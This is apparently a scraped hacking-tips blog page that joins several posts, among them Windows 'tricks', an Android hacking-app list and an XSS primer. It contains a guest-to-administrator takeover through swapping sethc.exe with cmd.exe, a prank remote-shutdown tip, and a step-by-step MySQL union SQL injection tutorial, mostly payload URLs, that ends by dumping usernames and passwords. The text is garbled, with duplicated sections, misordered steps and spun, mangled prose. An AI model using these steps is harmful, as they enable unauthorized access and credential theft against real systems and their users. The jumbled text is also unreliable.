Hey Guyz,

Please use this Videos for learning/study purpose only. Make sure you dont harm anyone.
Content
- Sniffing Remote Router Traffic VIA GRE Tunnels (Hi-Res)
- How to Decrypt SSL encrypted traffic using a MAN in the Middle Attack (Auditor)
- Buffer overflows Pt. 3 by IDESpinner
- 128 Bit WEP Cracking with Injection!
- Buffer overflows Pt. 2 by IDEspinner
- Basic NMAP Usage!
- Adding Modules to a Slax or Backtrack Live CD from Windows
you can download from here :
Part 1 (251MB) Part2(251MB) Part3(189MB)
Part 1 (251MB) Part2(251MB) Part3(189MB)
Dont forget to share ||
Source:Geek Tech

As you know 76% People still using Windows Operating System. So i am gonna tell you 7 hidden-magic tricks of this operating System.
1. Play Movie in paint:
Yes, you can play movies in MS Paint. How lets Check it out.
- Open your favorite movie player and play the movie.(I played the .mpeg format in Windows Media Player)
- Hit "PrintScreen", keep playing the movie in the player,dont stop it.
- Open MsPaint.
- Select "Edit>Paste" Or Hit "CTRL+V"
- Presto! You can watch movie in Paint!
- But there are no Pause, Next, Previous, Stop etc. button.
2. Open My computer, My Documents automatically:
- Open regedit and goto: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wi ndows NT\CurrentVersion\Winlogon
- In right-side pane, change value of "Userinit" to: C:\WINDOWS\system32\userinit.exe,
- HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Explorer\Advanced In right-side pane, change value of "PersistBrowsers" to '0'.
3. Hack Administrator Account Using Guest Account:
- First of all login through your guest account and open C:\WINDOWS\system32.
- Now look for cmd.exe and sethc.exe
- copy these both exe files and place it any safe location
- Now again go to C:\WINDOWS\system32, now rename cmd.exe into sethc.exe...... As sethc.exe is already exist, so a window will open... says..would you want to replace..... press yes...

- Now Restart your system.
- When login screen come.... press Shift key for 5 times.... then command prompt will open.
- Now you can hack an administrator account in 2 way: By hacking recent administrator's account by changing its password. By giving Administrator's privileges to your guest account So decide what you want to do....
if you choose 1st one i.e. "Hacking recent administrator's account by changing its password".>>> then go to my
post Hack administrator account and follow step 3 & 4 there.
Or
if you choose 2nd one then write in command
prompt: net localgroup administrators your_guest_account_name /add

Done :)
4. Create CON Folder :
do you knw dat it is not possible to create a folder by name 'CON' (there are few others also i guess) as we create folders easily by any name.
But if you want to create a folder by name CON, here's how u do it-
- Rename folder from the right click option.....
- Now press alt and press 255...
- press 255 frm the right sideof the key bords i.e., num pad now write con and then press enter,
- you'll see a con folder in ur pc.
Its not quite possible for normal user to change Recycle Bin Name. So here is the to Rename RecycleBin.
- Click Start / Run
- Type regedit and press enter.
- Open the HKEY_CLASSES_ROOT folder
- Open the CLSID folder
- Open the {645FF040-5081-101B-9F08-00AA002F954E} folder
- Open the ShellFolder folder
- Change the Attributes data value from 40 01 00 20 to 50 01 00 20. Once completed change the CallForAttributes dword value to 0x00000000 (double-click and change value data to 0). You must change both of these values to get the rename to appear.
- After performing the above steps you will be able to rename the icon like any other icon. Right-click the Recycle Bin icon on the desktop and click Rename and rename it to whatever you wish.
- Type Regedit in run.
- In Registry editor window go toHKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Update.
- Create a new DWORD value, or modify the existing value, namedUpdateMode and set it to equal 0 for faster updates.
- Restart Windows for the change to take effect.
- 1. Go to Start > Run and type in cmd
- You will see the command prompt window . Now type in this command line. shutdown.exe -i And hit Enter. You will see remote shutdown Window. If you know someone’s IP on a computer in your Local Area network, type in their IP Address after clicking the add button.
- After entering the IP Address click OK . Now watch the person’s face as their computer shuts down.
Hi Guyz,
SQL Injection attacks are a unit of code injections that exploit the info layer of the applying. this is often most typically the MySQL vulnerabilty, however there are a unit techniques to hold out this attack in alternative databases like Oracle. during this tutorial i will be able to be showing you the steps to hold out the attack on a MySQL info.
This is tutorial is only for Education purpose this blog is not responsible for any hack attempts by anyone on any website.

If we receive another MySQL error here, then that means we have 4 columns. If the site errored on "order by 9" then we would have 8 columns. If this does not work, instead of -- after the number, change it with /*, as they are two difference prefixes and if one works the other tends not too. It just depends on the way the database is configured as to which prefix is used.
Step 3
We now are going to use the "union" command to find the vulnerable columns. So we enter after the url, union all select (number of columns)--,
for example:
www.site.com/page=1 union all select 1,2,3,4--
This is what we would enter if we have 4 columns. If you have 7 columns you would put,union all select 1,2,3,4,5,6,7-- If this is done successfully the page should show a couple of numbers somewhere on the page. For example, 2 and 3. This means columns 2 and 3 are vulnerable.
Step 4
We now need to find the database version, name and user. We do this by replacing the vulnerable column numbers with the following commands:
user()
database()
version()
or if these dont work try...
@@user
@@version
@@database
For example the url would look like:
www.site.com/page=1 union all select 1,user(),version(),4--
The resulting page would then show the database user and then the MySQL version. For example admin@localhost and MySQL 5.0.83.
IMPORTANT: If the version is 5 and above read on to carry out the attack, if it is 4 and below, you have to brute force or guess the table and column names, programs can be used to do this.
Step 5
In this step our aim is to list all the table names in the database. To do this we enter the following command after the url.
UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
So the url would look like:
www.site.com/page=1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
Remember the "table_name" goes in the vulnerable column number you found earlier. If this command is entered correctly, the page should show all the tables in the database, so look for tables that may contain useful information such as passwords, so look for admin tables or member or user tables.
Step 6
In this Step we want to list all the column names in the database, to do this we use the following command:
union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
This command makes the page spit out ALL the column names in the database. So again, look for interesting names such as user,email and password.
Step 7
Finally we need to dump the data, so say we want to get the "username" and "password" fields, from table "admin" we would use the following command,
union all select 1,2,group_concat(username,0x3a,password),4 from admin--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(username,0x3a,password),4 from admin--
Here the "concat" command matches up the username with the password so you dont have to guess, if this command is successful then you should be presented with a page full of usernames and passwords from the website.
SQL Injection attacks are a unit of code injections that exploit the info layer of the applying. this is often most typically the MySQL vulnerabilty, however there are a unit techniques to hold out this attack in alternative databases like Oracle. during this tutorial i will be able to be showing you the steps to hold out the attack on a MySQL info.
This is tutorial is only for Education purpose this blog is not responsible for any hack attempts by anyone on any website.
Step 1:
When testing a website for SQL Injection vulnerabilities, you need to find a page that looks like this:
www.site.com/page=1
or
www.site.com/id=5
Basically the site needs to have an = then a number or a string, but most commonly a number. Once you have found a page like this, we test for vulnerability by simply entering a ' after the number in the url. For example:
www.site.com/page=1'
If the database is vulnerable, the page will spit out a MySQL error such as;
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/wwwprof/public_html/readnews.php on line 29
If the page loads as normal then the database is not vulnerable, and the website is not vulnerable to SQL Injection.
When testing a website for SQL Injection vulnerabilities, you need to find a page that looks like this:
www.site.com/page=1
or
www.site.com/id=5
Basically the site needs to have an = then a number or a string, but most commonly a number. Once you have found a page like this, we test for vulnerability by simply entering a ' after the number in the url. For example:
www.site.com/page=1'
If the database is vulnerable, the page will spit out a MySQL error such as;
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/wwwprof/public_html/readnews.php on line 29
If the page loads as normal then the database is not vulnerable, and the website is not vulnerable to SQL Injection.
Step 2
Now we need to find the number of union columns in the database. We do this using the "order by" command. We do this by entering "order by 1--", "order by 2--" and so on until we receive a page error. For example:
www.site.com/page=1 order by 1--
http://www.site.com/page=1 order by 2--
http://www.site.com/page=1 order by 3--
http://www.site.com/page=1 order by 4--
http://www.site.com/page=1 order by 5--
Now we need to find the number of union columns in the database. We do this using the "order by" command. We do this by entering "order by 1--", "order by 2--" and so on until we receive a page error. For example:
www.site.com/page=1 order by 1--
http://www.site.com/page=1 order by 2--
http://www.site.com/page=1 order by 3--
http://www.site.com/page=1 order by 4--
http://www.site.com/page=1 order by 5--
If we receive another MySQL error here, then that means we have 4 columns. If the site errored on "order by 9" then we would have 8 columns. If this does not work, instead of -- after the number, change it with /*, as they are two difference prefixes and if one works the other tends not too. It just depends on the way the database is configured as to which prefix is used.
Step 3
We now are going to use the "union" command to find the vulnerable columns. So we enter after the url, union all select (number of columns)--,
for example:
www.site.com/page=1 union all select 1,2,3,4--
This is what we would enter if we have 4 columns. If you have 7 columns you would put,union all select 1,2,3,4,5,6,7-- If this is done successfully the page should show a couple of numbers somewhere on the page. For example, 2 and 3. This means columns 2 and 3 are vulnerable.
Step 4
We now need to find the database version, name and user. We do this by replacing the vulnerable column numbers with the following commands:
user()
database()
version()
or if these dont work try...
@@user
@@version
@@database
For example the url would look like:
www.site.com/page=1 union all select 1,user(),version(),4--
The resulting page would then show the database user and then the MySQL version. For example admin@localhost and MySQL 5.0.83.
IMPORTANT: If the version is 5 and above read on to carry out the attack, if it is 4 and below, you have to brute force or guess the table and column names, programs can be used to do this.
Step 5
In this step our aim is to list all the table names in the database. To do this we enter the following command after the url.
UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
So the url would look like:
www.site.com/page=1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
Remember the "table_name" goes in the vulnerable column number you found earlier. If this command is entered correctly, the page should show all the tables in the database, so look for tables that may contain useful information such as passwords, so look for admin tables or member or user tables.
Step 6
In this Step we want to list all the column names in the database, to do this we use the following command:
union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
This command makes the page spit out ALL the column names in the database. So again, look for interesting names such as user,email and password.
Step 7
Finally we need to dump the data, so say we want to get the "username" and "password" fields, from table "admin" we would use the following command,
union all select 1,2,group_concat(username,0x3a,password),4 from admin--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(username,0x3a,password),4 from admin--
Here the "concat" command matches up the username with the password so you dont have to guess, if this command is successful then you should be presented with a page full of usernames and passwords from the website.
Hey Folks,

Popular Android apps used by Hackers can help you. here are that apps :
Caution : These applications area unit for academic functions solely. No warranties of any kind area unit expressed or tacit. Use at your own risk!

In the Defcon 2011 an android tool released by a security analyst that app called cum tool called "The Android Network Toolkit". Penetration Testers and Ethical Hackers are mainly target behind this development that help them to test any NETWORK and VULNERABILITIES using their Smartphones.this app has different module in it that help hackers to find possible attacks in Network. Man-In-Middle Attacks is one of its speciality. an Israeli Security Firm Developed this app named "Zimperium".
2. Nmap for Android :

in 2011 Nmap for Android (Network Mapper) Released. It is one of the best (Network Scanner/Open Port finder) Android Application which is basically developed for UNIX Operating System But Developer made it available for Windows & Android Also.It has a feature in which once your post scanning finishes you will get an e-mail with the scanning result.this is not an official app.

in 2011 Nmap for Android (Network Mapper) Released. It is one of the best (Network Scanner/Open Port finder) Android Application which is basically developed for UNIX Operating System But Developer made it available for Windows & Android Also.It has a feature in which once your post scanning finishes you will get an e-mail with the scanning result.this is not an official app.
3.FaceNIff-Session Hijecker :

If you are a Pen-Tester/Ethical Hacker using a open Wifi (Without any Password) then this app is perfect for you. it is similar like Firefox Plugin FireSheep . using this Android App you can hijack sessions of almost any social networking websites including Facebook & Twiiter mainly. Faceniff Developed by bartosz Ponurkiewicz who has developed Firesheep too.

If you are a Pen-Tester/Ethical Hacker using a open Wifi (Without any Password) then this app is perfect for you. it is similar like Firefox Plugin FireSheep . using this Android App you can hijack sessions of almost any social networking websites including Facebook & Twiiter mainly. Faceniff Developed by bartosz Ponurkiewicz who has developed Firesheep too.
4. AnDOSid -

AnDOSid is an amazing Android App that help Ethical Hackers to do DOS(Denial of Service) attacks. As Denial of service attack is most dangerous attack as it takes down the server and cause of a server failure. AnDOSid allows Security Professionals to simulate DOS( HTTP post flood attack ) and DDOS on a web server .

AnDOSid is an amazing Android App that help Ethical Hackers to do DOS(Denial of Service) attacks. As Denial of service attack is most dangerous attack as it takes down the server and cause of a server failure. AnDOSid allows Security Professionals to simulate DOS( HTTP post flood attack ) and DDOS on a web server .
5. SSHDroid / Android Secure Shell :

SSH (Secure Shell) is the best protocol that provide extra security while you are connecting to a remote machine.SSHDroid will let you know to connect your device from a PC and execute commands (Like"terminal" and "dab shell").

SSH (Secure Shell) is the best protocol that provide extra security while you are connecting to a remote machine.SSHDroid will let you know to connect your device from a PC and execute commands (Like"terminal" and "dab shell").
6.DroidSQLi :

It is first automated SQL Injection Tool for Android Smartphones. It help Penetration Tester to test MYSQL based web application against SQL Injection Attacks.

Blind SQL Injection ,Error Based SQLi Injection & Normal Injection are the main feature of it.
7.Wifi Hacker Android Best Version :

It is an Android App Cum Hacking Tool Using you can crack almost any wifi network in range of your phone . It Supports WEP/WPA/WPA2 Encryption Methods.

It is an Android App Cum Hacking Tool Using you can crack almost any wifi network in range of your phone . It Supports WEP/WPA/WPA2 Encryption Methods.

Hey Guys,
Cross Site Scripting aka XSS is one of the common vulnerability in any web application. so today i'll explain you what exactly XSS is and how we can use this vulnerability to blow any web app who is suffering from this vulnerability.

What is XSS (Cross Site Scripting)- As i have mentioned above it is one of the common vulnerability in web app which allows Hacker or Attacker to insert malicious code into web app.using this vulnerability hacker can also change the index page by adding some code into url. this kind of venerability is also helpful for attacker to bypass web security and can also applicable in "Phishing" on falls user.
Xss Types : This vulnerability allows 3 types of XSS attacks given below :-
1.DOM Based
2.NON Persistent
3.Persistent
What is "DOM Based XSS" ??
DOM (Document Object Model Based) XSS use by an Attacker to work on victim's local machine not on a website.various operating systems usually includes HTML pages created for different purpose but as long as humans do mistakes this HTML pages often can be exploited due to code vulnerabilities.
DOM Based XSS Affect victim's local machine in this ways :
- The attacker creates a well builded malicious website
- The ingenuous user opens that site
- The user has a vulnerable page on his machine
- The attacker’s website sends commands to the vulnerable HTML page
- The vulnerable local page execute that commands with the user’s privileges
on that machine.
- The attacker easily gain control on the victim computer.
Non-Persistent : This is the most common vulnerability can be found in WebApp. It's name Justify its process as it works on an immediate HTTP response from victim website.
It show up when webpage get the data feed by attacker .it will generate a result page
for the attacker himself. out of this attacker can provide any malicious code and try to make the server executable in order to obtain some result.
we can get such websites which is vulnerable for this NON Persistent XSS.
Persistent : The persistent XSS vulnerabilities are Similar like (Non-persistent XSS), as a result of each works on a victim web site and tries to hack users informations and therefore the distinction is that in websites susceptible to Persistent XSS the offender doesn’t got to give the crafted address to the users, as a result of the web site itself permits to users to insert mounted knowledge into the system: this is often the case for instance of “guestbooks”. typically the users uses that sort of tool to go away messages to the closely-held of the web site and at a primary look it doesn’t appears one thing dangerous, however if Hacker discover that the system is vulnerable will insert some malicious code in his message and let ALL guests to be victim of that.
This works once the tool provided (the guestbook within the example) doesn’t do any check on the content of the inserted message: it simply inserts the info provided from the user into the result page.
How to notice XSS Vulnerbilitys ?
Well begin to finding these vulnerbilitys you'll be able to start finding out Blogs, Forums, Shoutboxes, Comment Boxes, Search Box’s, there are too several to say.
Using ‘Google Dorks’ to form the finding easyier, Ok if you wanna get down, goto google.com and search inurl:”search.php?q=” currently that's a typical page and has alot of results. additionally note that the majority sites have XSS vulnerbilitys, its simply having a decent eye, and a few smart information on the way to bypass there filteration.
Basics of XSS
Well currently lets begin learning some Actual ways, the foremost common used XSS injection is :
alert(”The Hacker News”)
now this can alert a popup message, locution “The Hacker News” while not quotes.
So,use “search.php?q=” and you'll straightforward strive the subsequent on an internet site with a similar issue,
http://website.com/search.php?q=alert(”Technoparadise.in”)
there square measure smart possibilities of it operating, however dont be disturbed if it dont, simply strive diffrent sites. you'll insert HTML not simply javascript :
http://website.com/search.php?q=
if you see the daring text on the page and newlines then you is aware of its vulnerable.
now a way to deface an internet site exploitation XSS …
njoy
Here is two examples
This Post is only for Educational purpose.it does not relate with any hacking attempt on any website by anyone.
Subscribe to:
Posts (Atom)
Popular Posts
-
 Hey TechLovers, Many times you need additional drive for installing programs and other tools in your system for that you generally prefer ...
-
 Hey Folks, Most Awaited iOS 7 could be released for download very soon. as per Softpedia : " Longstanding iPhone carrier AT...
-
 Hey Guyz, Are you suffering from advertisement sites. are you not able to get original links after click on this advertisement link . so the...
-
 Hey Folks, Since 2008 Android Covering up to half of the mobile market by launching its amazing updates in its MOS.In 2008 initial ...
-
 Hey Fellas, Touchscreens unit currently fairly normal in Windows 8 notebooks, however HP's new Envy 17 Leap Motion SE has integr...
-
 Hey Guyz, As you all know Microsoft Going to stop the very famous OS Windows XP in coming April. After that Microsoft not gonna release any...
-
 Hey Guyz, As you know 76% People still using Windows Operating System. So i am gonna tell you 7 hidden-magic tricks of this operating Sys...
-
 Hey Folks, Apple not declared anything regarding OS X(Mavericks) & iPad yet, going interested iPad mini 2 & Mavericks co...
-
 Hey Folks, This is too irritating when you try to open some social websites in your school or college and your browser just say "A...
-
 Hi Guyz, Isn't it amazing you don't need to touch your Android screen to answer a call, just shake it and automatically call receiv...